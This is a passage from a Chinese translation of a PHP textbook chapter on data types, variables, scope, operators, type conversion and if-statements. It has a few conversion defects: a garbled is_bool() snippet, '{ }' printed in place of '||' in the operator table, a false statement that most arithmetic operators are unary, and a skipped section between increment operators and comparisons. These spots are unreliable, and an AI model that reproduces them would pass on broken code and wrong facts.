- 关键字 `false`
- 整数 `0`
- 浮点值 `0.0`
- 空字符串 (`"`) 和字符串 `"0"`
- 零元素数组
- 没有值或函数的对象
- `NULL` 值

任何值非 true 即 false，包括所有资源值（将在后面“资源”一节中描述）。

为了明确起见，PHP 提供了关键字 `true` 和 `false`：

```
$x = 5;           // $x 有一个 true 值
$x = true;        // 以更清楚的方式来显示它
$y = "";          // $y 有一个 false 值
$y = false;       // 以更清楚的方式来显示它
```

用 `is_bool()` 函数来测试一个值是否是布尔型:

```
{ { is_bool($x) {
    .. $x 是一个布尔值
} }
```

数组

数组存储一组值, 数组可以由位置 (一个数字, 第一个位置是零) 或标识名 (字符串) 确定:

```
$person[0] = "Edison";
$person[1] = "Wankel";
$person[2] = "Crapper";

$creator['Light bulb'] = "Edison";
$creator['Rotary Engine'] = "Wankel";
$creator['Toilet'] = "Crapper";
```

`array()` 结构创建一个数组:

```
$person = array('Edison', 'Wankel', 'Crapper');
$creator = array('Light bulb' => 'Edison',
                 'Rotary Engine' => 'Wankel',
                 'Toilet' => 'Crapper');
```

有几种方法来遍历数组, 最常用的是 `foreach` 循环:

```
foreach ($person as $name) {
    echo "Hello, $name\n";
}
foreach ($creator as $invention => $inventor) {
    echo "$inventor created the $invention\n";
}
Hello, Edison
Hello, Wankel
Hello, Crapper
Edison created the Light bulb
Wankel created the Rotary Engine
Crapper created the Toilet
```

可以通过多种排序函数来排序数组的元素:

```
sort($person);
// $person 现在是 array('Crapper', 'Edison', 'Wankel')

asort($creator);
// $creator 现在是 array('Toilet' => 'Crapper',
//                        'Light bulb' => 'Edison',
//                        'Rotary Engine' => 'Wankel');
```

用函数 `is_array()` 来测试一个值是否是一个数组:

```
if (is_array($x)) {
    // $x 是一个数组
}
```

有一些函数用来返回数组中元素的数目, 取出数组中的每一个值, 等等。数组将在第五章详细介绍。

对象

PHP 支持 OOP (Object-Oriented Programming, 面向对象的编程)。OOP 促进了清晰的模块化设计, 简化了调试和维护, 并且有助于代码可重用性。

类 (class) 是面向对象程序设计的单元。类是包含属性 (变量) 和方法 (函数) 的结构定义。类用关键字 `class` 来定义:

```
class Person {
    var $name = '';

    function name ($newname = NULL) {
        if (! is_null($newname)) {
            $this->name = $newname;
        }
        return $this->name;
    }
}
```

一旦定义了一个类, 就可以用关键字 `new` 来生成任何数量的对象, 并且属性和方法可以用 `->` 结构访问:

```
$ed = new Person;
$ed->name('Edison');
printf("Hello, %s\n", $ed->name);
```

```
$tc = new Person;
$tc->name('Crapper');
printf("Look out below %s\n", $tc->name);
Hello, Edison
Look out below Crapper
```

用函数 `is_object()` 来测试一个值是否是一个对象：

```
if (is_object($x)) {
    // $x 是一个对象
}
```

第六章将更详细地介绍类和对象，包括继承、封装和自省。

资源

许多模块提供了几种函数来处理外部事物。例如，每一个数据库扩展至少有一个函数用来连接到数据库，一个函数用来发送查询到数据库，一个函数用来关闭与数据库的连接。因为同时有众多的数据库连接被打开，所以当调用查询和关闭连接的时候，连接函数将发出一些东西来确定连接，即资源（resource）。

资源实际上是整数。资源主要的好处是，当不再使用时它们将作为垃圾被收集起来。当对一个资源的最后引用完成时，创建该资源的扩展被调用来为那个资源释放所有的内存、关闭所有的连接等：

```
$res = database_connect(); // 假想的函数
database_query($res);
$res = "boo";              // 自动关闭的数据库连接
```

当该资源被赋值给一个局部变量时，函数中的这个自动清除功能是最有帮助的。在该函数结束时，变量的值被 PHP 回收。

```
function search () {
    $res = database_connect();
    database_query($res);
}
```

当不再对该资源引用时，资源将自动关闭。

那就是说，大多数扩展提供了一个特定的关闭或结束函数，并且在需要时显式地调用该函数，这种方式比依赖于变量作用域来触发资源清除更好。

用函数 `is_resource()` 来测试一个值是否是一个资源:

```
if (is_resource($x)) {  
    // $x 是一个资源  
}
```

NULL

NULL数据类型仅有一个值。这个值可以通过不区分大小写的关键字NULL来使用。NULL值表示一个没有值的变量（类似于Perl的undef或Python的None）:

```
$aleph = "beta";  
$aleph = null;      // 变量值丢失  
$aleph = Null;      // 变量值丢失  
$aleph = NULL;      // 变量值丢失
```

用函数 `is_null()` 来测试一个值是否是NULL。例如，看变量是否有值:

```
if (is_null($x)) {  
    // $x 为NULL  
}
```

变量

PHP中的变量是用美元符号（\$）作为前缀的标识符，例如:

```
$name  
$age  
$_debugging  
$MAXIMUM_IMRACT
```

变量可以存放任何类型的值。变量没有编译时或运行时（runtime）类型检查。可以用另一个不同类型的值取代变量的值:

```
$what = "Fred";  
$what = 35;  
$what = array('Fred', '35', 'Wilma');
```

在PHP中没有显式的语法来声明变量。在第一次设置变量的值时，变量就被创建了。换句话说，设置变量有声明变量的功能。例如，下面是一个合法的完整PHP程序:

```
$day = 60*60*24;
echo "There are $day seconds in a day.\n";
There are 86400 seconds in a day.
```

一个没有设置值的变量，其行为就同 NULL 值一样：

```
if ($uninitialized_variable == NULL) {
    echo "Yes!";
}
Yes
```

变量的变量

可以引用一个变量的值，这个变量的变量名存放在另一个变量中。例如：

```
$foo = 'bar';
$$foo = 'baz';
```

在第二个语句执行后，变量 \$bar 的值为 "baz"。

变量引用

在 PHP 中，引用就是如何创建变量别名 (alias)。可以用以下语句使 \$black 成为变量 \$white 的一个别名：

```
$black =& $white;
```

\$black 的旧值丢失，而此时的 \$black 成为存放在 \$white 中的值的另外一个名字：

```
$big_long_variable_name = "PHP";
$short =& $big_long_variable_name;
$big_long_variable_name .= " rocks!";
print "\$short is $short\n";
print "Long is $big_long_variable_name\n";
$short is PHP rocks!
Long is PHP rocks!
$short = "Programming $short";
print "\$short is $short\n";
print "Long is $big_long_variable_name\n";
$short is Programming PHP rocks!
Long is Programming PHP rocks!
```

赋值以后，两个变量是同一个值的两个不同的名字。重置一个有别名的变量，那个变量值的其他名字不会受影响，如：

```
$white = "snow";  
$black =& $white;  
unset($white);  
print $black;  
snow
```

函数可以通过引用返回值（例如，避免复制大的字符串或数组，将在第三章讨论）：

```
function &ret_ref() {      // 注意&  
    $var = "PHP";  
    return $var;  
}  
$v =& ret_ref();           // 注意&
```

变量作用域

由变量声明的位置所制约的变量作用域(scope)决定了程序的哪些部分可以访问该变量。在 PHP 中有 4 种类型的变量作用域：局部、全局、静态和函数的参数。

局部作用域

在一个函数中声明的变量是那个函数的局部变量。也就是说，该变量仅对函数（包括嵌套定义的函数）中的代码是可见的，函数外的代码不能访问它。另外，在默认情况下，不能从函数内部访问在函数外定义的变量（称为全局变量）。例如，下面的函数更新了一个局部变量而不是全局变量：

```
function update_counter () {  
    $counter++;  
}  
$counter = 10;  
update_counter();  
echo $counter;  
10
```

因为没有其他的说明，所以函数中的变量 \$counter 是那个函数的局部变量。函数增加私有变量 \$counter 的值，这个变量的值在子程序结束时被抛弃。全局变量 \$counter 仍然设置为 10。

只有函数可以提供局部作用域。和其他语言不同的是，在 PHP 中不能创建这样的变量，其作用域为循环、条件分支或其他块类型。

全局作用域

在函数以外声明的变量是全局变量。也就是说，可以在程序的任意部位访问该变量。尽管如此，默认情况下不能在函数中访问全局变量。要允许函数访问一个全局变量，可以在函数中用关键字 `global` 来声明该变量在函数的内部。下面是如何重写 `update_counter()` 函数来允许它访问全局变量 `$counter`：

```
function update_counter () {  
    global $counter;  
    $counter++;  
}  
$counter = 10;  
update_counter();  
echo $counter;  
11
```

更新全局变量有一个更麻烦的方法，就是使用PHP的 `$GLOBALS` 数组，而不是直接访问变量：

```
function update_counter () {  
    $GLOBALS[counter]++;  
}  
$counter = 10;  
update_counter();  
echo $counter;  
11
```

静态变量

静态变量在两次调用函数之间保持它的值，但是仅仅在函数内部可见。用关键字 `static` 声明一个静态变量。例如：

```
function update_counter () {  
    static $counter = 0;  
    $counter++;  
    echo "Static counter is now $counter\n";  
}  
$counter = 10;  
update_counter();  
update_counter();  
echo "Global counter is $counter\n";  
Static counter is now 1  
Static counter is now 2  
Global counter is 10
```

函数的参数

我们将在第三章更加详细地讨论函数的参数，函数定义可以有已命名的参数：

```
function greet ($name) {  
    echo "Hello, $name\n";  
}  
greet("Janet");  
Hello, Janet
```

函数参数是局部的，意味着这些参数只在函数内部起作用。在这种情况下，在 `greet()` 外面不能访问 `$name`。

垃圾收集

PHP 用引用计算和写时复制 (copy-on-write) 来管理内存。写时复制确保在变量之间复制值时不浪费内存，引用计算确保在引用不再需要时将内存返回给操作系统。

要理解 PHP 中的内存管理，必须首先理解符号表 (symbol table) 的思想。变量有两部分——变量名 (如 `$name`) 和变量值 (如 `"Fred"`)。符号表是一个数组，此数组将变量名映射到其值在内存中的位置。

当从一个变量复制值到另一个变量时，PHP 没有因为复制值而得到更多的内存，而是更新符号表，以表明“这两个变量是同一块内存的名字”。所以下面的代码实际上并没有创建一个新数组：

```
$worker = array("Fred", 35, "Wilma");  
$other = $worker;           // 数组没有被复制
```

如果修改任意一个拷贝，那么 PHP 将分配内存并产生该拷贝：

```
$worker[1] = 36;           // 数组被复制，值发生了变化
```

由于延迟分配和复制，PHP 在很多情况下节省了时间和内存。这就是写时复制。

符号表指向的每个值都有一个引用计数 (reference count)，它是一个数字，表示通向那片内存的途径数。在将数组的初值赋给 `$worker` 和将 `$worker` 赋给 `$other` 后，符号表中指向数组的条目为 `$worker` 和 `$other`，引用计数为 2 (注 1)。换句话说，

注 1：如果从 C API 的角度看，该引用计数实际上应该是 3；但是从这个例子的目的和用户空间的角度看，更容易认为是 2。

有两条途径可以到达那片内存：通过 `$worker` 或 `$other`。但 `$worker[1]` 改变以后，PHP 为 `$worker` 创建一个新数组，并且每一个数组的引用计数都仅仅为 1。

当一个变量不在作用域中（函数参数或局部变量在函数的结尾）时，引用计数值减 1。当一个变量被分配的值在内存的其他区域时，旧的引用计数值减 1。当引用计数值达到 0 时，内存被释放。这就是引用计数。

引用计数是管理内存的首选方法。保持变量的函数局部性，传递函数需要用到的值，并且让引用计数负责在引用不再需要时释放内存。如果想要获得更多信息或完全控制释放变量的值，可以用函数 `isset()` 和 `unset()`。

查看变量是否已经设置（即使是空字符串），用 `isset()`：

```
$s1 = isset($name);          // $s1 为 false
$name = "Fred";
$s2 = isset($name);          // $s2 为 true
```

用 `unset()` 来删除一个变量的值：

```
$name = "Fred";
unset($name);                // $name 为 NULL
```

表达式和操作符

表达式（expression）是可以通过求值来产生一个值的 PHP 成份。最简单的表达式是直接值和变量。直接值求自身的值，变量求存放在该变量中的值。更复杂的表达式可以用简单表达式和操作符构成。

操作符（operator）拥有一些值（操作数）并进行某种操作（例如，将值加起来）。操作符的书写同标点符号一样，例如我们熟悉的 `+` 和 `-`。一些操作符会修改它们的操作数，但大多数不是这样。

表 2-3 总结了 PHP 中的操作符，不少都是从 C 语言和 Perl 语言里借鉴而来的。标为“P”的列给出了操作符的优先级；操作符按优先级从高到低的顺序列在表中。标为“A”的列给出了操作符的结合性，可以是 L（从左到右）、R（从右到左）或 N（没有结合性）。

表 2-3: PHP 操作符

P	A	操作符	操作
19	N	<code>new</code>	创建新对象
18	R	<code>[</code>	数组下标
17	R	<code>!</code>	逻辑取反
	R	<code>~</code>	逐位求反
	R	<code>++</code>	递增
	R	<code>--</code>	递减
	R	<code>(int)</code> 、 <code>(double)</code> 、 <code>(string)</code> 、 <code>(array)</code> 、 <code>(object)</code>	类型转换
	R	<code>@</code>	不显示错误信息
16	L	<code>*</code>	乘法
	L	<code>/</code>	除法
	L	<code>%</code>	求模
15	L	<code>+</code>	加法
	L	<code>-</code>	减法
	L	<code>.</code>	字符串连接
14	L	<code><<</code>	左移位
	L	<code>>></code>	右移位
13	N	<code><</code> 、 <code><=</code>	小于、小于或等于
	N	<code>></code> 、 <code>>=</code>	大于、大于或等于
12	N	<code>==</code>	值相等
	N	<code>!=</code> 、 <code><></code>	不等于
	N	<code>===</code>	类型和值相等
	N	<code>!==</code>	类型和值不相等
11	L	<code>&</code>	逐位与
10	L	<code>^</code>	逐位异或
9	L	<code> </code>	逐位或
8	L	<code>&&</code>	逻辑与
7	L	<code>{ }</code>	逻辑或
6	L	<code>?:</code>	条件操作符
5	L	<code>=</code>	赋值
	L	<code>+=</code> 、 <code>-=</code> 、 <code>*=</code> 、 <code>/=</code> 、 <code>.=</code> 、 <code>%=</code> 、 <code>&=</code> 、 <code> =</code> 、 <code>^=</code> 、 <code>~=</code> 、 <code><<=</code> 、 <code>>>=</code>	有操作赋值
4	L	<code>and</code>	逻辑与
3	L	<code>xor</code>	逻辑异或
2	L	<code>or</code>	逻辑或
1	L	<code>,</code>	列表分隔符

操作数的数目

PHP 中的大多数操作符都是二元操作符，二元操作符将两个操作数（或表达式）结合成一个更复杂的表达式。PHP 也支持一些将一个简单表达式转变成一个复杂表达式的一元操作符。最后，PHP 支持将三个表达式结合成一个表达式的三元操作符。

操作符优先级

一个表达式中操作符的求值顺序取决于操作符的相对优先级。例如，可以写出：

```
2+4*3
```

如在表 2-3 中所看到的，加法操作符和乘法操作符具有不同的优先级，乘法的优先级高于加法。所以乘法操作比加法操作先进行，并给出 $2+12$ 或 14 作为答案。如果加法和乘法的优先级颠倒，那么答案将是 $6*3$ 或 18 。

要强制执行特别顺序，可以用小括号组合操作数和适当的操作符。在先前的例子中要得到值 18 ，可以用这个表达式：

```
(2+4)*3
```

通过赋予操作数和操作符适当的顺序，相对优先级就能生成你想要的答案，这样就能够写出所有复杂的表达式（包含多于一个操作符的表达式）。尽管如此，大多数程序员觉得按顺序书写操作符更有利于程序员弄清楚意思，并且括号也可以确保 PHP 少出错。搞错了优先级将导致像下面这样的代码：

```
$x + 2 / $y >= 4 ? $z : $x << $z
```

这行代码很难读，而且几乎不能完成程序员希望做的事情。

许多程序员采用一种方法在编程中处理复杂优先级规则，那就是将优先级规则缩减到两条：

- 乘法和除法的优先级高于加法和减法。
- 其他地方用括号。

操作符的结合性

结合性定义了优先级相同的操作符的求值顺序。例如：

```
2 / 2 * 2
```

除法操作符和乘法操作符有相同的优先级，但表达式的结果取决于先做哪个操作：

```
2 / (2*2)    // 0.5
(2/2)*2      // 2
```

除法操作符和乘法操作符都是左结合的；这就是说，万一操作顺序不明确，操作符就从左到右求值。在这个例子中正确的结果是2。

隐式类型转换

许多操作符对操作数类型有所要求，例如，二元算术操作符通常要求其操作数都是相同的类型。PHP的变量可以存储整型、浮点型、字符串和更多的类型，并且为了尽可能使程序员不必操心类型细节，PHP必须将值从一种类型转换到另一种类型。

值的类型从一种变换到另一种被称为类型转换（casting）。这种隐式的类型转换在PHP中称为 *type juggling*。算术操作符的隐式类型转换规则如表2-4所示。

表2-4：二元算术操作的隐式类型转换规则

第一个操作数的类型	第二个操作数的类型	执行的转换
整型	浮点型	整数转换成浮点数
整型	字符串	字符串转换成数字；如果转换后的值是浮点数，那么该整数被转换成浮点数
浮点型	字符串	字符串转换成浮点数

其他一些操作符对操作数有不同的要求，从而也就有不同的规则。例如，字符串连接操作符在连接之前将操作数都转换成字符串：

```
3 . 2.74      // 结果字符串为 32.74
```

字符串可以用在除了数字以外的任何地方，字符串被假定以一个整数或浮点数开头。

如果在字符串的开头没有找到数字，则那个字符串的数字值为0。如果字符串包括一个句点（.）或大或小写的e，则计算该字符串的数字值将产生一个浮点数：

```
"9 Lives" - 1;           // 8 (int)
"3.14 Pies" * 2;         // 6.28 (float)
"9 Lives." - 1;          // 8 (float)
"1E3 Points of Light" + 1; // 1001 (float)
```

算术操作符

算术操作符大多是在日常使用中所认识的那些操作符。算术操作符中的大多数都是一元操作符，而算术取负操作符和算术断言操作符是一元操作符。这些操作符要求操作数为数字值，并且非数字值将按规则被转换成数字值，该规则将在稍后的“类型转换操作符”一节中描述。算术操作符是：

加法 (+)

加法操作符的结果是两个操作数的和。

减法 (-)

减法操作符的结果是两个操作数之差，其值为从第一个操作数减去第二个操作数。

乘法 (*)

乘法操作符的结果是两个操作数的乘积。例如，3*4 是 12。

除法 (/)

除法操作符的结果是两个操作数之商。两数相除可以得到一个整数（如 4/2）或一个浮点数（如 1/2）结果。

求模 (%)

求模操作符要求两个操作数都为整数，并且返回第一个操作数除以第二个操作数所得的余数。例如，10%6 是 4。

算术取负 (-)

算术取负操作符返回操作数乘 -1，结果是改变了操作数的符号。例如，-(3-4) 求出来的值为 1。算术取负与减法操作符不同，尽管都写成一个减号的形式。算术取负符号是一元操作符，并且总是在操作数的前面。减法操作符是二元操作符，并且在操作数之间。

算术断言 (+)

算术断言操作符返回操作数乘+1的结果，没有什么影响。常常作为一个形象的暗示来指出值的符号。例如，+(3-4)计算出来的值为-1，同(3-4)一样。

字符串连接操作符

处理字符串是 PHP 应用的核心部分，所以 PHP 有一个单独的字符串连接操作符(.)。连接操作符将右边的操作数添加到左边的操作数后面，并返回结果字符串。如果需要，先将操作数转换成字符串。例如：

```
$n = 5;
$s = 'There were ' . $n . ' ducks.';
// $s 为 'There were 5 ducks'
```

自动递增和自动递减操作符

在编程中，一个最普遍的操作是对一个变量的值加1或减1。一元自动递增(++)和自动递减(--)操作符为这些普遍的操作提供了捷径。这些操作符的独特之处是它们仅对变量有效，操作符改变操作数的值并返回一个值。

在表达式中有两种方法使用自动递增或自动递减。如果将操作符放在操作数之前，将返回操作数的新值(递增或递减后的值)。如果将操作符放在操作数之后，将返回操作数的原始值(在递增或递减前的值)。表 2-5 列出了不同的操作。

表 2-5: 自动递增和自动递减操作

操作符	名字	返回值	对 \$var 的作用
<code>\$var++</code>	算后加 1	<code>\$var</code>	加 1
<code>++\$var</code>	算前加 1	<code>\$var + 1</code>	加 1
<code>\$var--</code>	算后减 1	<code>\$var</code>	减 1
<code>--\$var</code>	算前减 1	<code>\$var - 1</code>	减 1

这些操作符应用在字符串上与应用在数字上一样。加 1 使之变成字母表中的下一个字母。如表 2-6 所示，对“z”或“Z”加 1 将绕回到“a”或“A”，并且给前面的字母加 1，就好像字符是处在一个以 26 为基数的系统中。

相等 (==)

如果两个操作数相等，那么这个操作符返回 true；否则返回 false。

恒等 (===)

如果两个操作数相等并且具有相同的类型，那么这个操作符返回 true；否则返回 false。注意这个操作符不进行隐式类型转换。当不知道比较的值是否具有相同类型时，这个操作符很有用。简单的比较可能包括值的转换，例如，字符串 "0.0" 和 "0" 是不同的，操作符 == 认为相等，但 === 认为不相等。

不相等 (!= 或 <>)

如果两个操作数不等，那么这个操作符返回 true；否则返回 false。

不恒等 (!==)

如果两个操作数不相等或类型不同，那么这个操作符返回 true；否则返回 false。

大于 (>)

如果左边的操作数大于右边的操作数，那么这个操作符返回 true；否则返回 false。

大于或等于 (>=)

如果左边的操作数大于或等于右边的操作数，那么这个操作符返回 true；否则返回 false。

小于 (<)

如果左边的操作数小于右边的操作数，那么这个操作符返回 true；否则返回 false。

小于或等于 (<=)

如果左边的操作数小于或等于右边的操作数，那么这个操作符返回 true；否则返回 false。

逐位操作符

逐位操作符作用于二进制表示的操作数上。如同下面所列出的逐位取反操作符中描述的那样，每个操作数首先被转换成一个二进制表示的值。所有的逐位操作符都可以作用于数字也可以作用于字符串，但是对待不同长度的字符串操作数有不同的操作。逐位操作符有：

逐位求反 (~)

此逐位操作符将二进制表示的操作数中的1变成0, 0变成1。浮点值在操作发生以前被转换成整数。如果操作数是一个字符串, 则结果值是与原字符串等长的字符串, 并对原串中的每一个字符取反。

逐位与 (&)

逐位与 (AND) 操作符比较二进制表示的操作数的每一个相应位。如果两个操作数的相应位都是1, 则结果值的相应位是1; 否则结果值的相应位是0。例如, 0755 & 0651是0651。如果用二进制来表示操作的过程会更容易理解一点。八进制数 0755 的二进制形式是 111101101, 八进制数 0671 的二进制形式是 110111001。我们可以很容易地看清两个操作数中的各个位, 并且一眼就可以得出答案:

```
111101101
& 110111001
-----
110101001
```

二进制数 110101001 的八进制形式是 0651 (注2)。当你想理解二进制运算时, 可以用 PHP 函数 `bindec()`、`decbin()`、`octdec()` 和 `decoct()` 来回转换数字进制。

如果操作数都是字符串, 那么该操作符返回一个字符串, 这个字符串中的每个字符是对操作数相应字符进行逐位与操作的结果。结果字符串的长度为两个操作数中较短一个的长度, 较长字符串中的多余字符将被忽略。例如, "wolf"&"cat" 是 "cad"。

逐位或 (|)

逐位或 (OR) 操作符比较用二进制表示的操作数的每一个相应位。如果两个操作数的相应位都是0, 则结果的相应位是0; 否则结果的相应位是1。例如, 0755 | 020 是 0775。

如果操作数都是字符串, 那么该操作符返回一个字符串, 此字符串是对操作数相应字符进行逐位或操作的结果。结果字符串的长度为两个操作数中较长的那个操作数的长度, 较短的字符串在末尾补二进制0。例如, "pussy"|"cat" 是 "suwsy"。

注2: 这里是一个提示: 将二进制数分成3位一组。6的二进制形式是110, 5是101, 1是001; 因此, 0651是110101001。

逐位异或 (^)

逐位异或 (XOR) 操作符比较二进制表示的操作数的每一个相应位。如果一对相应位中任意一个是 1, 但不是同时都是 1, 则结果位是 1; 否则, 结果位是 0。例如, $0755 \wedge 023$ 是 776。

如果操作数都是字符串, 那么该操作符返回一个字符串, 此字符串是对操作数相应字符进行逐位异或操作的结果。如果两个字符串长度不同, 则结果字符串的长度为两个操作数中较短的那个操作数的长度, 较长字符串中的多余字符将被忽略。例如, `"big drink" ^ "AA"` 是 `"#("`。

左移位 (<<)

左移位操作符将左边操作数的二进制表示的位左移, 移位位数由右边的操作数给出。如果操作数没有准备好, 则两个操作数都将被转换成整数。将二进制数往左移位, 在右边插入 0, 并且删除左边移出的所有位。例如, $3 << 1$ (或二进制数 11 左移一位) 的结果是 6 (二进制数 110)。

注意, 数字每左移一位, 该数字都会加倍。左移位的结果是将左边的操作数乘以 2 的右边操作数次幂。

右移位 (>>)

右移位操作符将左边操作数的二进制表示的位右移, 移位位数由右边的操作数给出。如果操作数没有准备好, 则两个操作数都将被转换成整数。将二进制数往右移位, 在左边插入 0 并且删除右边移出的所有位。最右的位被丢弃。例如, $13 >> 1$ (或二进制数 1101 右移一位) 的结果是 6 (二进制数 110)。

逻辑操作符

逻辑操作符提供了建立复杂逻辑表达式的方法。逻辑操作符将操作数作为布尔值对待并返回布尔值。标点符号和英语单词都可以作为此类操作符 (`||` 和 `or` 是相同的操作符)。逻辑操作符有:

逻辑与 (&&, and)

当且仅当操作数都为 `true` 时, 逻辑与的操作结果才为 `true`; 否则, 结果为 `false`。如果第一个操作数的值是 `false`, 逻辑与操作符就知道结果值也一定是 `false`。这样右边的操作数根本不用求值。这种方法称为短路 (`short-`

circuiting)、PHP通常用这种方法来确保仅当某些条件为真时某段代码才被执行。例如, 仅当一些标志不为 false 时才连接到数据库:

```
$result = $flag and mysql_connect();
```

操作符 && 和 and 仅在表示形式上不同。

逻辑或 (||, or)

只要有一个操作数为 true, 则逻辑或操作的结果便为 true; 否则, 结果为 false。同逻辑与操作符一样, 逻辑或操作符也是短路操作符。如果左边操作数的值是 true, 则逻辑或操作符可以确定结果值也一定是 true, 这样右边的操作数根本不用求值。如果某些地方发生错误, PHP通常用这种方法来引发一个错误消息。例如:

```
$result = fopen($filename) or exit();
```

操作符 || 和 or 仅在表示形式上不同。

逻辑异或 (xor)

如果任意一个操作数为 true 但不都为 true, 则逻辑异或操作的结果为 true; 否则, 结果为 false。

逻辑取反 (!)

如果求得操作数值为 true, 则逻辑取反操作符返回布尔值 false; 如果求得操作数值为 false, 则返回 true。

类型转换操作符

尽管PHP是一种弱类型化的语言, 但有时考虑一个值的明确类型是很有用的。类型转换操作符 (int)、(float)、(string)、(bool)、(array) 和 (object) 允许强制将一个值转换成特定的类型。用类型转换操作符可以将操作数变成左边操作数所指的类型。表 2-8 列出了类型转换操作符、同义操作符, 以及操作符将值转换成哪种类型。

表 2-8: PHP 类型转换操作符

操作符	同义操作符	类型转换成
(int)	(integer)	整型
(float)	(real)	浮点型

表 2-8: PHP 类型转换操作符 (续)

操作符	同义操作符	类型转换成
(string)		字符串
(bool)	(boolean)	布尔型
(array)		数组
(object)		对象

类型转换对其他操作符解释一个值的方式产生影响,而不是改变变量中的值。例如,代码:

```
$a = "5";  
$b = (int) $a;
```

赋给 `$b` 整型值 `$a`, `$a` 仍然是字符串 "5"。要转换变量自身的值,必须将转换结果赋回给该变量:

```
$a = "5";  
$a = (int) $a;           // 现在 $a 保存的是一个整数
```

不是每一个转换都有用: 将一个数组转换成数字类型给出 1, 将一个数组转换成字符串给出 "Array" (在输出中看到的是一个确认符号, 确认输出的变量包括一个数组)。

将一个对象转换成数组也就建立了一个数组属性, 将属性名映射到值:

```
class Person {  
    var $name = "Fred";  
    var $age  = 35;  
}  
$o = new Person;  
$a = (array) $o;  
print_r($a);  
Array  
(  
    [name] => Fred  
    [age] => 35  
)
```

可以将一个数组转换成对象, 从而建立一个对象, 其属性符合该数组的键 (key) 和值。例如:

```
$a = array('name' => 'Fred', 'age' => 35, 'wife' => 'Wilma');  
$o = (object) $a;  
echo $o->name;  
Fred
```

键不是有效的标识符，因而是无效的属性名。当该对象被转换回一个数组时，就无法访问了，但是可以恢复。

赋值操作符

赋值操作符存放或更新变量中的值。前面看到的自动递增和自动递减操作符是具有高专用性的赋值操作符，这里将给出更一般的形式。基本的赋值操作符是`=`，但也常看到赋值操作符和二元操作符的结合，如`+=`和`&=`。

赋值

基本的赋值操作符(`=`)将一个值赋给变量。左边的操作数总是一个变量，右边的操作数可以是任意一个表达式——任意简单直接量、变量或复杂表达式。右边操作数的值存放在由左边操作数所命名的变量中。

因为所有操作符都被要求返回一个值，所以赋值操作符将返回赋给变量的值。例如，表达式`$a=5`不仅仅将5赋值给`$a`，而且如果在一个更大的表达式中使用该表达式，则其作用同值5一样。考虑以下的表达式：

```
$a = 5;  
$b = 10;  
$c = ($a = $b);
```

因为存在小括号，所以表达式`$a=$b`是最先被计算的。现在，`$a`和`$b`都有相同的值10。最后，将表达式`$a=$b`的结果赋给`$c`，也就是将该值赋给左边的操作数（在这里是`$a`）。当整个表达式求值完毕时，3个变量都包含相同的值10。

带操作的赋值

除基本的赋值操作符以外，还有几个方便的简写赋值操作符。这些操作符由一个二元操作符后面直接加一个等号组成，并且它们的作用与在该操作数上执行该操作一样，然后将结果值赋给左边的操作数。这些赋值操作符是：

相加赋值 (+=)

将右边操作数与左边操作数的值相加，然后将结果赋值给左边的操作数。`$a += 5` 同 `$a = $a + 5` 一样。

相减赋值 (-=)

从左边操作数的值减去右边的操作数，然后将结果赋值给左边的操作数。

相除赋值 (/=)

将左边的操作数除以右边的操作数，然后将结果赋值给左边的操作数。

相乘赋值 (*=)

将右边的操作数乘以左边的操作数，然后将结果赋值给左边的操作数。

求模赋值 (%=)

对左边操作数的值和右边操作数进行求模操作，然后将结果赋值给左边的操作数。

逐位异或赋值 (^=)

对左边和右边的操作数进行逐位异或操作，然后将结果赋值给左边的操作数。

逐位与赋值 (&=)

对左边操作数和右边操作数进行逐位与操作，然后将结果赋值给左边的操作数。

逐位或赋值 (|=)

对左边操作数和右边操作数进行逐位或操作，然后将结果赋值给左边的操作数。

连接赋值 (.=)

将右边操作数的值连接到左边操作数的值，然后将结果赋值给左边的操作数。

其他操作符

其余 PHP 操作符用于错误抑制，执行外部命令和选择值：

错误抑制 (@)

一些操作符或函数可以产生错误消息。将在第十三章完整讨论的错误抑制操作符常用于阻止这些消息的产生。

执行 (`...`)

反撇号操作符将包含在反撇号之间的字符串作为shell命令执行，并返回输出。

例如：

```
$listing = `ls -ls /tmp`;  
echo $listing;
```

条件 (?:)

条件操作符不是被过度使用就是未充分利用（依赖于你所看到的代码）。条件操作符是唯一的三元（三个操作数）操作符，因此有时称之为三元操作符。

条件操作符计算? 之前的表达式的值。如果表达式为true，那么该操作符返回?和:之间的表达式的值；否则，该操作符返回:之后的表达式的值。例如：

```
<a href="<?= $url ?>"><?= $linktext ? $linktext : $url ?></a>
```

如果链接\$url的文本存在于变量\$linktext中，则用文本作为链接；否则，显示URL本身。

流控制语句

PHP支持许多传统编程结构来控制程序执行流程。

条件语句（如if/else和switch）依据一些条件，允许程序去执行代码的不同块或根本不执行。循环（如while和for）支持重复执行特定代码。

if

if语句检查表达式的逻辑真值，如果表达式为逻辑真，则执行一条语句。if语句如下所示：

```
if (expression)  
    statement
```

当表达式的值为逻辑假时，要指定执行一条转移语句，用关键字else，其使用方法如下：

```
if (expression)  
    statement
```



```
else
    statement
```

例如:

```
if ($user_validated)
    echo "Welcome!";
else
    echo "Access Forbidden!";
```

在 if 语句中包含多条语句时 (即块) 用大括号将语句括起来:

```
if ($user_validated) {
    echo "Welcome!";
    $greeted = 1;
} else {
    echo "Access Forbidden!";
    exit;
}
```

PHP 在测试和循环中为块提供了另一种语法结构。用冒号 (:) 结束 if 行和用特殊关键字结束块 (在这里是 endif) 来代替将语句块装入大括号中。例如:

```
if ($user_validated) :
    echo "Welcome!";
    $greeted = 1;
else :
    echo "Access Forbidden!";
    exit;
endif;
```

本章描述的其他语句也有类似的另一种语法结构 (和结束关键字), 如果有大块的 HTML 在语句中, 那么它们将很有用。例如:

```
<?if($user_validated):?>
    <table>
        <tr>
            <td>First Name:</td><td>Sophia</td>
        </tr>
        <tr>
            <td>Last Name:</td><td>Lee</td>
        </tr>
    </table>
<?else:?> Please log in.
<?endif?>
```

因为 if 是一个语句, 所以可以将它们链接起来:

```
if ($good)
    print('Dandy!');
else
    if ($error)
        print('Oh, no!');
    else
        print("I'm ambivalent...");
```

if 语句的链接十分普遍，所以 PHP 提供了一个更简单的语法结构：elseif 语句。例如，前面的代码可如下重写：

```
if ($good)
    print('Dandy!');
elseif ($error)
    print('Oh, no!');
else
    print("I'm ambivalent...");
```

三元条件操作符 (?:) 可以用于简化真/假测试。拿一个一般的情况来说，如检查给定的变量是否为真，如果为真则打印一些东西。普通的 if/else 语句如下所示：

```
<td><? if($active) echo 'yes'; else echo 'no'; ?></td>
```

用三元条件操作符则如下所示：

```
<? echo '<td>'.($active ? 'yes':'no').</td>' ?>
```

比较两种不同的语法结构：

```
if (expression) true_statement else false_statement
(expression) ? true_expression : false_expression
```

